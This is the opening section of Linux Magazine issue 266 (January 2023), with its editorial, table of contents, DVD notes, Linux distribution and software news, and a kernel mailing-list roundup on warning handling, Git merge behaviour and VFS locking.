



Raspberry Pi Tricks
Go wireless with Bluetooth



**FREE
DVD**

LINUX

MAGAZINE

ISSUE 266 – JANUARY 2023

Generative Adversarial Networks

Forged art and imaginary faces: Computers teach computers to lie



Overlay Network
Keep the spies out of your business

Lynis
Find vulnerabilities before an attacker finds them

Knowledge Management with Logseq

Build Your Own 3D Bingo Game

catgets
Make your Linux app multilingual

FOSSPICKS
10 TERRIFIC FREE TOOLS!



LINUX NEW MEDIA
The Pulse of Open Source

Workstation Edition




Iris Xe Graphics
GeForce RTX 3050 Ti



90 Hz refresh rate



DDR4-3200 MHz



HDMI 2.0 (4K@60 Hz)

Max Performance Edition




GeForce RTX 3060
GeForce RTX 3070 Ti



240 Hz refresh rate



DDR5-4800 MHz



HDMI 2.1 (4K@120 Hz)

Ultra slim workstation goes BIG!

TUXEDO InfinityBook Pro 16 - Gen7



100%
Linux

5

Year
Warranty



Lifetime
Support



Built in
Germany



German
Privacy



Local
Support

TUXEDO 18th COMPUTERS ANNIVERSARY

[tuxedocomputers.com](https://www.tuxedocomputers.com)

THE NEXT BIG THING

Dear Reader,

Does it seem like the times are changing? I know what you're going to say, "The times are always changing in high tech," which is certainly true. But sometimes they are changing in ways you don't think they should be changing. Of course, there is nothing like an economic downturn to bring on a mass extinction of shaky business ideas. But that's the kind of thing that goes on all the time. Scanning the news, I get the impression we might be getting to one of those points where some of the stuff that we thought was going to work seems to be landing far afield.

First of all, there is the mess over at Twitter. When Elon Musk first signaled his interest in buying the micro-messaging giant, there was a lot of discussion about moderation policies – in fact, I even wrote about that in this space six months ago – but I don't think anyone had any idea about the financial and personnel train wreck that would follow. Everyone just assumed this billionaire would sweep in and buy a company (like billionaires do all the time), shake things up, and adroitly tailor the product to his business needs. Instead, the thing started crumbling almost as soon as he grabbed hold of it. A company like Twitter has so many moving parts, and its profit model is so ephemeral that you can't just fold it up and fold it in like you would a trucking company or a beer distributorship. Companies like Twitter are delicate, and perhaps Musk should have proceeded more carefully before starting in with the ol' venture capital slash and burn playbook.

Then we have the massive layoffs at Meta. Meta bet big on the metaverse as the next big thing. Maybe it will be, and it is just a little too big for Meta, or maybe it *really isn't* the next big thing, and that is part of the reason for the company's difficulties. Either way, Facebook's users are a commodity, and the real customers are the advertisers. If the cost of developing new features for the metaverse exceeds the ability to monetize those features, the whole thing gets stuck.

And then there is crypto, another *next big thing* that seems to be twisting in the wind. Values have fallen sharply, and yet another crypto exchange has lost everything due to mismanagement, theft, or just the perils of the business world. Some economists believe the true value of crypto is zero, and the industry will eventually get there, whereas others see blue skies ahead for the crypto industry. Crypto was once presented as a way to avoid the need for government regulation – in fact, that was the whole point of it. Now many governments are talking about regulating crypto, and once they regulate it, it will become more like money and less like a way to spin gold from straw.

An underperforming economy certainly figures in all these changing fortunes. Investors are less inclined to gamble, and advertisers have less money to spend. But another indirect effect of an ailing economy is the rise in interest rates. When money gets more expensive, investors and speculators change the way they operate. Interest rates are now higher than they have been since 2008, which means that Twitter, Facebook, the crypto economy, and other high-tech initiatives that we have grown accustomed to evolved in a sheltered safe space of easy money that no longer exists. Are these immortal, game-changing products that are destined to conquer the world? Or are they quirky creations birthed in the lagoon of cheap money that suddenly have to swim in the open ocean? Maybe they will get swallowed up, or maybe they will evolve to survive, but just so you know: Once they finish evolving, they might not be quite so exotic anymore and might look a lot like all the other fish.

And then when that happens, we'll all start over with looking for the next big thing.

Joe

Joe Casad,
Editor in Chief



ON THE COVER

23 **Overlay Networks**

The TOR network isn't the only game in town. We round up some popular tools for safer surfing.

37 **catgets**

Add foreign language support to your Linux application.

40 **Logseq**

Keep your thoughts and notes in good order.

46 **Lynis**

Check for vulnerabilities from the command line.

62 **ReportLab and Panda3D**

We show you how to build your own 3D game.

70 **Bluetooth LE**

Wireless communication with your Raspberry Pi.

NEWS

8 **News**

- New Arch-Based Linux Distribution Aims to be Beginner-Friendly
- elementary OS 7 Closer to Release
- Nitrox 2.5 Released with Kernel 6.0 and KDE Plasma 5.26
- Zorin OS 16.02 Available
- Linus Torvalds Considers Dropping i486 Support
- Firefox 106 with Back-Forward Swipe Gesture Support
- First Release Candidate of Linux 6.1 Kernel Announced
- Juno Computers Announces New Tablet for Preorder
- VirtualBox 7.0 Available for Installation

12 **Kernel News**

- Best Laid Plans
- Revision Control Theory
- Concurrent Directory Updates

REVIEWS

20 **Distro Walk – Puppy Linux**

Trying out Puppy Linux requires picking a Puppy distribution. We provide a brief overview of some of the most popular Puppy variants.

23 **Overlay Networks**

An overlay network will help you block unwanted eavesdroppers on the Internet. We show you some of the leading open source options.

COVER STORY

16 **Generative Adversarial Networks**

Auction houses are selling AI-based artwork that looks like it came from the grand masters. The Internet is peppered with photos of people who don't exist, and the movie industry dreams of resurrecting dead stars. Enter the world of generative adversarial networks.

IN-DEPTH

30 **MITRE ATT&CK**

The MITRE ATT&CK website keeps information on attackers and intrusion techniques. We'll show you how to use that information to look for evidence of an attack.

34 **Command Line – Modern File Encryption**

Age, a modern encryption tool, could soon replace PGP and GPG when it comes to file encryption.

37 **catgets**

To make programs useful to a worldwide audience, you need to build in support for multiple languages. Catgets is a tool that helps you reach beyond your mother tongue.

40 **Logseq**

This free knowledge and note-taking app supports tasks, to-do lists, journals, and more.



16 Generative Adversarial Networks

What is the secret behind the recent explosion of computer art and fake videos? One neural network lies to another neural network...

IN-DEPTH

46 Lynis

The complexity of modern Linux distributions offers many potential attack vectors. Lynis lets you find these vulnerabilities before an attacker does.

50 Programming Snapshot – Terminal Dashboard

Using extensions in Go and Ruby, Mike Schilli adapts the WTF terminal dashboard tool to meet his personal needs.

58 Mixing Debian Repositories

If you need to mix repositories, a little caution can save you hours of frustrating work.

MakerSpace

62 ReportLab and Panda3D

A game of bingo illustrates how to use the ReportLab toolkit and Panda3D real-time 3D engine.

70 Bluetooth LE

Bluetooth Low Energy is ideal for networking battery-powered sensors. We show you how to use it on the Raspberry Pi.

95 Back Issues | 96 Events | 97 Call for Papers | 98 Coming Next Month

LINUXVOICE

75 Welcome

This month in Linux Voice.

76 Doghouse – AI

If an artificial intelligence produces something new, who owns the new creation?

78 LibreWolf

LibreWolf, a modified Firefox-based web browser, simplifies configuration and stops malware and spying.

82 RustDesk

For a long time, TeamViewer and AnyDesk dominated the remote maintenance software market. Recently, a new player entered the scene in the form of the free and GPL-licensed RustDesk.

86 FOSSPicks

This month Graham reviews Tuning Workbench Synth, Stellarium 1.0, sake, Wonder Shaper, and Samplebrain.

92 Tutorial – SQL Database Migration

Use a Python API to migrate a music library from SQL to a NoSQL document database.



Ubuntu 22.10 and AlmaLinux 9.0

Two Terrific Distros on a Double-Sided DVD!



Ubuntu 22.10
64-bit

Traditionally, Ubuntu's annual October releases have been maintenance releases, with few new features. However, Ubuntu 22.10, codenamed Kinetic Kudu, is an exception. Although not a long-term support (LTS) release, it has more changes and enhancements than most October releases. To start with, the transition to GTK 4 widgets appears to be complete in this release, resulting in a small improvement in performance. Ubuntu 22.04 also has system-wide support for WebP, a new mime format for images taken from the web. More obviously, PipeWire has replaced PulseAudio as the default sound server, resulting in improved sound and Bluetooth connection. On the desktop, in a feature borrowed from the Unity desktop, clicking an icon on the dock presents an overview of all open instances of an application. In addition, the System Setting now includes a link that centralizes desktop configuration, while the Nautilus file manager now adjusts window sizes as needed and includes rubberband selection (multiple file selection with the mouse). Longtime users may also notice new defaults, including Gnome Text Editor rather than gedit and Foliote for Gnome Books, while the to-do app is now called Endeavour. Like all Ubuntu releases, Kinetic Kudu provides a polished desktop for all levels of users.



AlmaLinux 9.0
64-bit

AlmaLinux is a leading replacement for CentOS, which IBM discontinued in 2020. Codenamed Emerald Puma, AlmaLinux 9 continues CentOS's version numbering and is a member of the distribution family based on Fedora and a community-developed clone of Red Hat Enterprise Linux.

AlmaLinux is primarily an enterprise-grade distribution. Accordingly, although AlmaLinux 9.0 includes enhancements such as new wallpapers, its major new features are more server oriented, with enhancements for cloud and container development and improved SELinux performance and user authentication logs. Other major additions include packages and repositories signed with the new RPM-GPG-KEY-AlmaLinux-9. The minimal image further enhances security by allowing users to choose their packages, rather than relying on a curated list of features.

AlmaLinux is recommended for former users of CentOS, enterprise installations, and those who want a more polished version of Fedora without the registration required for Red Hat Enterprise Linux.

Defective discs will be replaced. Please send an email to subs@linux-magazine.com.

Although this Linux Magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Linux Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

vendor neutral · **global community** · non-profit · increased salaries
trusted in more than 180 countries · professional certification
detailed exam objectives · online testing · free learning materials
individual skills credentials · multiple languages · high availability
certifications valid for 5 years · Linux · open technologies · FOSS
our mission is to promote the use of open source by
supporting the people who work with it · demanded IT skills
liberating people · Open Source · 200,000+ certification holders
proven and reliable · **personal and economic growth opportunity**
DevOps · economic and creative opportunities for everybody
security · accessible exam prices · BSD · booming job market
distribution neutral · increase your bonus pay · cybersecurity
international standard · future proof career · hundreds of partners
plenty of career paths · need for developers · virtualization
open source hiring will rise · recommended for professionals
improved workplace productivity · covers all major distributions
become more attractive to employers · **ramp up your career**
member based organization · elected board of directors
prove your skills · higher earning potential · **your future is open**

Prove your skills. Wherever you are.

Linux Professional Institute's mission is to promote the use of open source by supporting the people who work with it. No matter where they are. That's why we've set the global standard for Linux and BSD skills certification. Read what drives us at lpi.org/why.

Find LPI partners and representatives in your region at find.lpi.org
and stay connected with us: lpi.org/stay-connected
More information and all LPI certifications on lpi.org



Linux
Professional
Institute

NEWS

Updates on technologies, trends, and tools

THIS MONTH'S NEWS

- 08 • New Arch-Based Linux Distribution Aims to be Beginner-Friendly
- elementary OS 7 Getting Closer to Release
- 09 • Nitrx 2.5 Released with Kernel 6.0 and KDE Plasma 5.26
- Zorin OS 16.02 Now Available
- Linus Torvalds Considers Dropping i486 Support
- More Online
- 10 • Firefox 106 Lands with Back-Forward Swipe Gesture Support
- First Release Candidate of Linux 6.1 Kernel Announced
- 11 • Juno Computers Announces New Tablet for Preorder
- VirtualBox 7.0 Now Available for Installation

New Arch-Based Linux Distribution Aims to be Beginner-Friendly

CachyOS (<https://cachyos.org/>) has one goal, to create a beginner-friendly Arch-based Linux operating system that can be used by anyone, regardless of how much experience they might have.

One might think Arch wouldn't be the best distribution to serve as a base for such an operating system, but the developers have opted to go that route. And with the help of KDE Plasma, which is installed by default, the distribution certainly shows promise that they'll achieve their goal.

Of course, if KDE Plasma isn't your jam, you can go with Cinnamon, i3, Gnome, Openbox, Wayfire, LXQT, bspwm, Kofuku, or Xfce.

Like most Arch spinoffs, CachyOS has a GUI installer that is just as point-and-clicky as any user-friendly Linux distribution. Another thing you might find interesting about CachyOS is the developers include a custom version of Firefox, called Cachy Browser, which is focused on privacy, security, and freedom.

The one caveat to CachyOS is that it doesn't install much in the way of software. You'll find the standard KDE Plasma tools and not much else.

One thing to keep in mind is that CachyOS is new, so it doesn't quite achieve the goal of user-friendliness. In fact, given its current state, I wouldn't recommend the OS to anyone other than experienced users.

However, I have faith the developers will continue to simplify the Arch experience with this interesting take on the distribution. You can learn more and download CachyOS here (<https://cachyos.org/>).

elementary OS 7 Getting Closer to Release

Danielle Foré, Founder & CEO of elementary OS, has announced that the team is now preparing for the release of 7.0 (<https://blog.elementary.io/updates-for-october-2022/>). With all blocking window manager issues resolved, the team is ready to move forward.

At this point, the remaining tasks are mostly centered around builds, infrastructure, etc. But even with the OS in this position, the team is still adding more polish to the release.

But what can you expect with elementary OS 7.0? The team has been fairly closed-mouthed about the project, but we do know that it will include Flatpak 7.1 (based on Gnome 43) and a number of Gtk 4 improvements.

Other expected features include a modernized look for app icons, a more responsive design, and major improvements to the App Center and System Settings tools. One goal the team has is to fit the desktop for any device (including mobile). That's their idea of a responsive design.

For anyone thinking 7.0 will bring a massive visual change to the distribution, you'll be disappointed. Pantheon will remain the same Pantheon you've grown accustomed to, but with much more polish.

To find out more about what 7.0 might bring, follow the official elementary OS blog (<https://blog.elementary.io/>).

Nitrux 2.5 Released with Kernel 6.0 and KDE Plasma 5.26

Nitrux (<https://nxos.org/>) is a Linux distribution (based on Debian) that emphasizes the use of Applimages for end-user software. And, instead of employing systemd as its init system, Nitrux uses OpenRC.

To make things even more interesting, Nitrux adds a suite of convergent applications – called Maui Apps – as well as a curated collection of free and open source software.

More importantly, however, Nitrux 2.5 is now available and is the first non-systemd distribution to include both kernel 6.0 and KDE Plasma 5.26. To be specific, Nitrux uses the 6.0.6 XanMod kernel, KDE Plasma 5.26.2, KDE Frameworks 5.99.0, and KDE Gear 22.08.2.

As well, the developers decided to change their policy about including the NVIDIA proprietary driver with the default installation.

According to the official release notes (<https://nxos.org/changelog/release-announcement-nitrux-2-5-0/>), “We’ve decided to change our policy about including this particular piece of proprietary software to make this distribution more accessible to users and to avoid creating a separate ISO file. The minimal ISO does not include the NVIDIA Proprietary driver, as we want to keep the size of the ISO image small.”

Other features in the new release include the Bismuth KWin plugin (to add a tiling feature to the window manager), updates for the AMD Vulkan driver, and the inclusion of Distrobox (for container creation).

Download an ISO for Nitrux 2.5 here (<https://osdn.net/projects/nitrux/downloads/77946/nitrux-nx-desktop-20221102-amd64.iso/>).

Zorin OS 16.02 Now Available

Zorin OS is one of the more user-friendly (and beautiful) Linux distributions on the market. Only seven months after unleashing the first point release for the 16th iteration, a new point release is available that includes a really important feature for those migrating from Windows.

With Zorin OS 16.2, users will now find a new Windows App Support menu in the System Tools section of the desktop menu. This new feature makes it considerably easier for users to install Windows applications with just a few clicks.

The new Windows App Support feature also makes it easier for the distribution to detect Windows installer files for many popular applications and will suggest alternatives.

Other features include improved compatibility with Microsoft Office documents (by including alternatives to proprietary fonts), a much better Zorin Connect experience (for example, you can now view the status of your laptop battery on your phone), and GDevelop was added to the Zorin OS Education spin.

LibreOffice 7.4 is installed by default, a new maximize effect and refined physics for Jelly Mode have been added, as well, and new hardware compatibility has been added.

You can download Zorin OS 16.2 from the official site (<https://zorin.com/os/download/>) and find out more from the official Zorin blog (<https://blog.zorin.com/2022/10/27/zorin-os-16.2-has-landed/>).

Linus Torvalds Considers Dropping i486 Support

For anyone who still depends on aging hardware for Linux use, you might be in for an unpleasant surprise. Linus Torvalds has announced that he is considering dropping support for aging i486 hardware in the kernel.

On this issue, Torvalds says, “We got rid of i386 support back in 2012. Maybe it’s time to get rid of i486 support in 2022?” (<https://lore.kernel.org/lkml/CAHk-wjrpH1+6cQQjTO6p-96ndBMiOnNH098vhS2jLybxD+7gA@mail.gmail.com/>).

MORE ONLINE

Linux Magazine

www.linux-magazine.com

ADMIN HPC

<http://www.admin-magazine.com/HPC/>

Analyzing Logs

• Jeff Layton

Log analysis can be used to great effect in HPC systems. We present an overview of the current log analysis technologies.

ADMIN Online

<http://www.admin-magazine.com/>

Single Sign-On Like the Big Guys

• Stefano Chittaro

Keycloak is a robust and mature project that provides a modern single sign-on authorization experience and centralized authentication of your apps.

Tools for Automation in the Cloud

• Martin Loschwitz

Automation in the cloud does not require expensive new acquisitions when tools such as Ansible, Salt, Puppet, or Chef are already in use locally and can contribute to the automatic management and orchestration of cloud workloads.

Configuring Complex Environments

• Thorsten Scherf

YAML is often the language of choice when configuring complex environments. We help you get started with YAML and the YAML parser yq.

The good news is, i486 hardware is pretty irrelevant at this point and anyone still depending on such hardware is on borrowed time anyway. In fact, i486 hardware is pretty much considered a relic of days gone by. However, that doesn't mean it's completely vanished from sight.

Torvalds received a bit of pushback from the statement, as such hardware is still being shipped. And given that i486 is still the listed minimum requirement for most Linux distributions and is well accepted by lightweight Linux distributions such as Tiny Core Linux, the idea might get enough flack that it could be set aside for another year.

However, if Torvalds has his way, the writing is definitely on the wall and i486 support in the Linux kernel will eventually be dropped.

This all might well come down to `cmpxchg8b`, which is directly tied to the Pentium F00F bug. The issue might simply become a matter of security. And given how much work goes into the Linux kernel (and how complicated it has become), it wouldn't surprise me in the least if i486 hardware is dropped for this reason alone.

Firefox 106 Lands with Back-Forward Swipe Gesture Support

The popular open source web browser has been updated to version 106 and includes a pair of features that should excite many users ... with a caveat. But first, the features.

With the release of Firefox 106, users will be greeted with the ability to use trackpad gestures (two-finger swipes left and right) to go backward and forward in the browser. Although this feature has bounced in and out of the browser, previously it required using the Alt key to make it work. Now, the Alt key isn't necessary.

However, the caveat is that this feature only works with Wayland, so X11 users are out of luck. If, however, Wayland is your X server of choice, the feature works flawlessly.

The next big addition to Firefox 106 is the PDF annotator. This new feature uses the built-in PDF viewer and allows you to load a PDF in Firefox such that you can take freehand notes within a PDF. With this new feature, you can adjust the size, font, and color and even move annotations around as needed.

Other new additions to Firefox 106 include the Firefox View, which makes it easy to view tabs from other Firefox instances that are connected to your Firefox account, and a darker Private mode.

You can download Firefox 106 (<https://www.mozilla.org/en-US/firefox/106.0/releasenotes/>) from the Mozilla site or wait for your distribution of choice to pick it up in its standard repositories. To find out more about Firefox 106, read the official release notes (<https://www.mozilla.org/en-US/firefox/106.0/releasenotes/>).



**Get the latest news
in your inbox every
two weeks**

**Subscribe FREE
to Linux Update
bit.ly/Linux-Update**

First Release Candidate of Linux 6.1 Kernel Announced

The 6.1 kernel has hit the RC stage. Although this won't bring about any massive or deal-making changes to Linux, there are still a few features to get excited about. Most important is the first inclusion of Rust, which will be greatly expanded over the coming years.

Other notable features include support for the new Intel Arc and AMD RDNA3 graphics, Multi-Gen LUR VM series (which will give the kernel a significant performance boost on memory-constrained systems), and the new Kernel Memory Sanitizer.

In addition, the `x86_64` version will warn over `W+X` mappings, the AMD Platform Management Framework has been merged, five vulnerabilities with WiFi handling – CVE-2022-41674 (kernels up to 5.19), CVE-2022-42719 (5.2 to 5.19), CVE-2022-42720 and CVE-2022-42721 (both 5.1 to 5.19), and CVE-2022-42722 (5.8 to 5.19) – have been fixed.

This release also has better support for Intel's new Gaudi2 AI accelerator chip, EFI support for LoongArch CPUs, and more.

However, Linus Torvalds hasn't been 100 percent happy with how things have been going. Prior to the RC release, he made a very pointed statement about developers pulling all-nighters to meet deadlines.

On that issue, Torvalds said, "that should have gone out the window after high school. Not for kernel development."

Read more about the announcement in a message from Linus Torvalds on the Linux Kernel mailing list (<https://lkml.iu.edu/hypermail/linux/kernel/2210.2/00359.html>).

Juno Computers Announces New Tablet for Preorder

The promise of a Linux tablet has been one so many in the community have been holding their breath over. Every so often a company will make a promise, only to fail on the delivery. If Juno Computers has anything to say about it, that all changes with a Debian-based, Mobian Linux/KDE Plasma device.

The new tablet has a 10.1", full HD touchscreen that also has an optional stylus pen, which is an extra \$22. The new tablet is powered by an Intel Celeron N5100 4 Core CPU that runs at 1.1 GHz and includes a 2.8GHz turbo and 8GB LPDDR4 RAM. Internal storage is 256 GB and is upgradeable to 1TB. The display features a 60HZ refresh rate and an FHD IPS touchscreen at 1920 x1200.

You can stick with the default Mobian OS or go with Plasma Mobile or Phosh (both of which are based on Manjaro). Also featured are a 3200 mAh 7.6 battery, a 5MP rear and 1MP front camera, a built-in microphone, and stereo speakers.

You can now pre-order the tablet, which starts at \$429.00. One thing to keep in mind is that, according to the Juno Computers website, "Juno Tablet is a Beta product – overall the tablet works well but it is still facing some bugs that need to be fixed."

Pre-order your tablet on the official Juno Computers site (<https://junocomputers.com/us/product/juno-tablet/>).

VirtualBox 7.0 Now Available for Installation

VirtualBox 7.0 is now ready for public consumption. Not only did this release see a major overhaul to the user interface, it finally enjoys support for Secure Boot, which means adding hosts like Windows 11 will be much easier.

Other important additions include:

- fully encrypted VMs
- a new resource monitor has been added
- a more streamlined workflow for unattended guest OS installation
- initial support added for automatic updating of guest additions for Linux
- support for guest debugging through GDB
- experimental support for debugging guests with KD/WinDbg

Read the official changelog for VirtualBox 7.0 (<https://www.virtualbox.org/wiki/Changelog-7.0>) to find out more.

As of now, VirtualBox 7.0 hasn't hit the standard repositories for many Linux distributions. However, you can download installers for Linux (as well as the new extension pack) from the official VirtualBox download page (<https://www.virtualbox.org/wiki/Downloads>).

For those who want to benefit from the new features, go the manual installation route. For those who know how complicated a VirtualBox upgrade can be, your best bet might be to wait until 7.0 hits the standard repositories for your distribution of choice.

Zack's Kernel News



Chronicler Zack Brown reports on the latest news, views, dilemmas, and developments within the Linux kernel community.

By Zack Brown

Author

The Linux kernel mailing list comprises the core of Linux development activities. Traffic volumes are immense, often reaching 10,000 messages in a week, and keeping up to date with the entire scope of development is a virtually impossible task for one person. One of the few brave souls to take on this task is **Zack Brown**.

Best Laid Plans

When the Linux kernel encountered a runtime warning, Alexander Popov didn't like that it had only two possible responses: Ignore the whole thing, or panic (i.e., crash 'n' burn). The crash 'n' burn response would trigger if the user had set the `panic_on_warn` flag. Otherwise, the warning would be ignored. Alexander felt that a nice middle-of-the-road response would be for the kernel to simply stop whatever it was that caused the warning. This way at least the system could still function.

Alexander also pointed out some security problems with the current state of affairs. He said that to avoid the extreme response, "panic_on_warn is usually disabled on production systems." And, "From a security point of view, kernel warning messages provide a lot of useful information for attackers. Many GNU/Linux distributions allow unprivileged users to read the kernel log, so attackers use kernel warning info leak in vulnerability exploits."

Alexander proposed a compromise so that system administrators and distribution maintainers would not feel the need to completely disable all responses to kernel warnings. He said, "Let's introduce the `pskill_on_warn` boot parameter. If this parameter is set, the kernel kills all threads in a process that provoked a kernel warning. This behavior is reasonable from a safety point of view described above. It is also useful for kernel security hardening because the system kills an exploit process that hits a kernel warning."

Alexander posted a patch for consideration.

Kees Cook replied approvingly, "I like this idea. I can't tell if Linus would tolerate it, though. But I really have wanted a middle ground like `BUG()`. Having only `WARN()` and `panic()` is not very friendly."

Paul E. McKenney suggested that if Alexander's patch was accepted, it should blacklist a few specific kernel threads that should cause a kernel panic in

response to a warning, even if the gentler boot parameter was selected.

Andrew Morton suggested that the whole feature didn't need to be a boot parameter but could be runtime configurable instead.

Meanwhile, Petr Mladek felt that the whole kit and caboodle was such an obscure kernel feature to begin with, that "I wonder who uses it in practice and what is the experience. The problem is that many developers do not know about this behavior. They use `WARN()` when they are lazy to write more useful message or when they want to see all the provided details: task, registry, backtrace."

He added, "It somehow reminds me the saga with `%pK`. We were not able to teach developers to use it correctly for years and ended with hashed pointers."

The `%pK` saga refers to an option to the `prntk()` kernel function, used for outputting pointers that needed to be hidden from unprivileged users. The behavior of that particular format specifier was dependent on the configuration state that needed to be set, and the specific cases when `%pK` should or should not be used were dependent on who would be reading that output. You can see how developers might be confused.

But that's neither here nor there. Regarding Alexander's current proposal, Petr suggested that the whole panic-on-warning scenario was overkill, and he pointed out, "What about `pr_err()`, `pr_crit()`, `pr_alert()`, `pr_emerg()`? They inform about even more serious problems. Why a warning should cause panic/pkill while an alert message is just printed?"

To which Alexander replied, "That's a good question. [...] From a security point of view, a kernel warning output is interesting for attackers as an infoleak. The messages printed by `pr_err()`, `pr_crit()`, `pr_alert()`, `pr_emerg()` provide less information."

As for Petr's assertion that `WARN()` was used incorrectly by kernel developers, Steven Rostedt replied:

“WARN() Should never be used just because of laziness. If it is, then that’s a bug. Let’s not use that as an excuse to shoot down this proposal. WARN() should only be used to test assumptions where you do not believe something can happen. I use it all the time when the logic prevents some state, and have the WARN() enabled if that state is hit. Because to me, it shows something that shouldn’t happen happened, and I need to fix the code.”

“Basically, WARN should be used just like BUG. But Linus hates BUG, because in most cases, these bad areas shouldn’t take down the entire kernel, but for some people, they WANT it to take down the system.”

From this point, the discussion descended into implementation details, with everyone chiming in about exactly what the behavior should be under circumstances X, Y, and Z. At a certain point, Linus Torvalds offered his analysis:

“There are only two valid uses for panic-on-warn:

(a) test boxes (particularly VM’s) that are literally running things like syzbot and want to report any kernel warnings

(b) the ‘interchangeable production machinery’ fail-fast kind of situation

“So in that (a) case, it’s literally that you consider a warning to be a failure case, and just want to stop. Very useful as a way to get notified by syzbot that ‘oh, that assert can actually trigger’.

“And the (b) case is more of a ‘we have 150 million machines, we expect about a thousand of them to fail for any random reason any day _anyway_ – perhaps simply due to hardware failure, and we’d rather take a machine down quickly and then perhaps look at why only much later when we have some pattern to the failures’.

“You shouldn’t expect panic-on-warn to ever be the case for any actual production machine that _matters_. If it is, that production maintainer only has themselves to blame if they set that flag.

“But yes, the expectation is that warnings are for ‘this can’t happen, but if it does, it’s not necessarily fatal, I want to know about it so that I can think about it’.

“So it might be a case that you don’t handle, but that isn’t necessarily _wrong_ to not handle. You are ok

returning an error like -ENOSYS for that case, for example, but at the same time you are ‘If somebody uses this, we should perhaps react to it’.

“In many cases, a ‘pr_warn()’ is much better. But if you are unsure just _how_ the situation can happen, and want a call trace and information about what process did it, and it really is a ‘this shouldn’t ever happen’ situation, a WARN_ON() or a WARN_ON_ONCE() is certainly not wrong.

“So think of WARN_ON() as basically an assert, but an assert with the intention to be able to continue so that the assert can actually be reported. BUG_ON() and friends easily result in a machine that is dead. That’s unacceptable.

“And think of ‘panic-on-warn’ as people who can deal with their own problems. It’s fundamentally not your issue. They took that choice, it’s their problem, and the security arguments are pure BS – because WARN_ON() just shouldn’t be something you can trigger anyway.”

And regarding Alexander’s patch, Linus said “Honestly, I don’t see the point. [...] I’d like to hear of an actual _use_ case. That’s different. That’s somebody actually _using_ that pkill to good effect for some particular load. [...] That said, I don’t much care in the end. But it sounds like a pointless option to just introduce yet another behavior to something that should never happen anyway.”

The discussion continued briefly. But without support from Linus, the issue petered out after a short time.

This is a very common occurrence in kernel development and probably quite common throughout the open source world: Someone has an idea that seems to address something significant, and the only way to raise the issue is to actually code it up and send it out for review. But then having done all that work to enable others to join in the conversation, it turns out the true situation is slightly different, and the idea ends up being discarded.

Revision Control Theory

Not everyone remembers that Linus Torvalds wrote the Git revision control system like they remember he wrote Linux. The Git backstory is pretty amazing, but it’s current story is ongoing. Recently Linus made some comments comparing

Git to other revision control systems and specifically to Darcs – a powerful Git alternative by David Roundy.

The subject came up when Greg Kroah-Hartman submitted a massive pull request for a giant pile of kernel driver code coming from dozens of other developers. In submitting the pull request, Greg remarked, “Note, you will have a merge conflict in the drivers/net/wireless/silabs/wfx/sta.c file, please just take the change that came in from the wifi tree. We thought as I had pulled the same merge point from the wifi developers this type of conflict wouldn’t have happened, but for some reason git flags it as something to pay attention to and couldn’t resolve it itself.”

Linus replied:

“That ‘some reason’ is because the net-working tree made other changes to the file since (ie commit 2c33360bce6a: ‘wfx: use container_of() to get vif’).

“So both branches had done the same change (the merge), but one branch had then done other changes on top of that same change.

“Broken SCM thinking then thinks that means that ‘oh, then we obviously have to take the extra change’ (eg darcs ‘patch algebra’), and make that the basis of their resolution strategy. It’s not actually a valid model, because it just assumes that the additional patches were right. Maybe there was a `_reason_` that extra patch wasn’t done in the other branch? The extra patch might have been due to particular issues in that branch, you can’t just make the darcs assumption of reordering patches and taking some union of them (which is an over-simplification of the patch algebra rules).

“Now, that’s not to say that git can’t get things wrong too when resolving things. But at least it doesn’t make some fundamental mistake like that.

“The git rules are basically that it will resolve changes that aren’t overlapping, using the traditional 3-way model (it then has that whole ‘recursion and re-name detection’ thing, but that’s more of a higher-level metadata thing separate from the actual code merge).

“So git doesn’t assume any ‘semantics’ to the changes. If it sees that two branches changed the same code in different ways, git will go ‘this is a conflict’, and leave it to human (or scripted) intervention.

*“Again, it’s not that the git model is always right – you can obviously have changes that do *not* overlap at all, but still have a very fundamental semantic conflict, and git will happily merge those things and think it is all good.*

“So the git model is basically practical and straightforward (also ‘stupid’, but in a good way – do the common truly obvious 3-way merges, don’t try to do anything clever when that fails). There’s no ‘theory’ behind it that might turn out to be completely wrong.”

To which Greg replied, “That makes more sense now, git is being ‘safe’ by asking for the developer to look and resolve it themselves. Thanks for the explanation.”

And that was the end of the conversation.

Concurrent Directory Updates

The Virtual Filesystem (VFS) is the central, core, generic filesystem code within the kernel, around which all other filesystems revolve. All filesystems interact with the VFS to provide their special data-storing features, and all applications interact with the VFS to access all that stored data.

A major goal of the VFS is to provide as fast as possible communication between applications and the data on the underlying filesystems. Recently, Neil Brown asked folks to discuss an issue he had noticed in the VFS:

“VFS currently holds an exclusive lock on a directory during create, unlink, rename. This imposes serialisation on all filesystems though some may not benefit from it, and some may be able to provide finer grained locking internally, thus reducing contention.

“This series allows the filesystem to request that the inode lock be shared rather than exclusive. In that case an exclusive lock will be held on the dentry instead, much as is done for parallel lookup.

“The NFS filesystem can easily support concurrent updates (server does any needed serialisation) so it is converted.

“This series also converts nfsd to use the new interfaces so concurrent incoming NFS requests in the one directory can be handled concurrently.

“As a net result, if an NFS mounted filesystem is reexported over NFS, then multiple clients can create files in a single

directory and all synchronisation will be handled on the final server. This helps hide latency on link from client to server.”

Daire Byrne replied with exuberant enthusiasm, thanking Neil for his work on this. Daire said, “I’m probably the main beneficiary of this (NFSD) effort atm so I feel extra special and lucky!” He ran some tests and reported up to a 40-fold increase in the number of file creations per second he could achieve, from 2.4 per second, to up to 121 per second. He posted some additional numbers. There were some problems remaining, but Daire concluded, “all in all, the performance improvements in the knfsd re-export case is looking great and we have real world use cases that this helps with.” In addition, he offered to do more testing for the remaining difficult cases.

Neil was very happy for the feedback and posted some updated patches to address some of the problems Daire’s tests had uncovered.

Anna Schumaker and Daire both started testing the new patches on their systems, and both reported some further timing data. Neil was thrilled to have more testers and posted additional patches addressing the issues they had uncovered.

At one point, Daire said, “This patch does the job for me – no more stack traces and things have been stable all day. I’m going to run some production loads over the weekend and then I’ll do some more artificial scale testing next week. Thanks again for this work! Improving the parallelism anywhere we can for single clients and then nfsd is great for reexport servers (especially once you add some ‘cloud’ latency).”

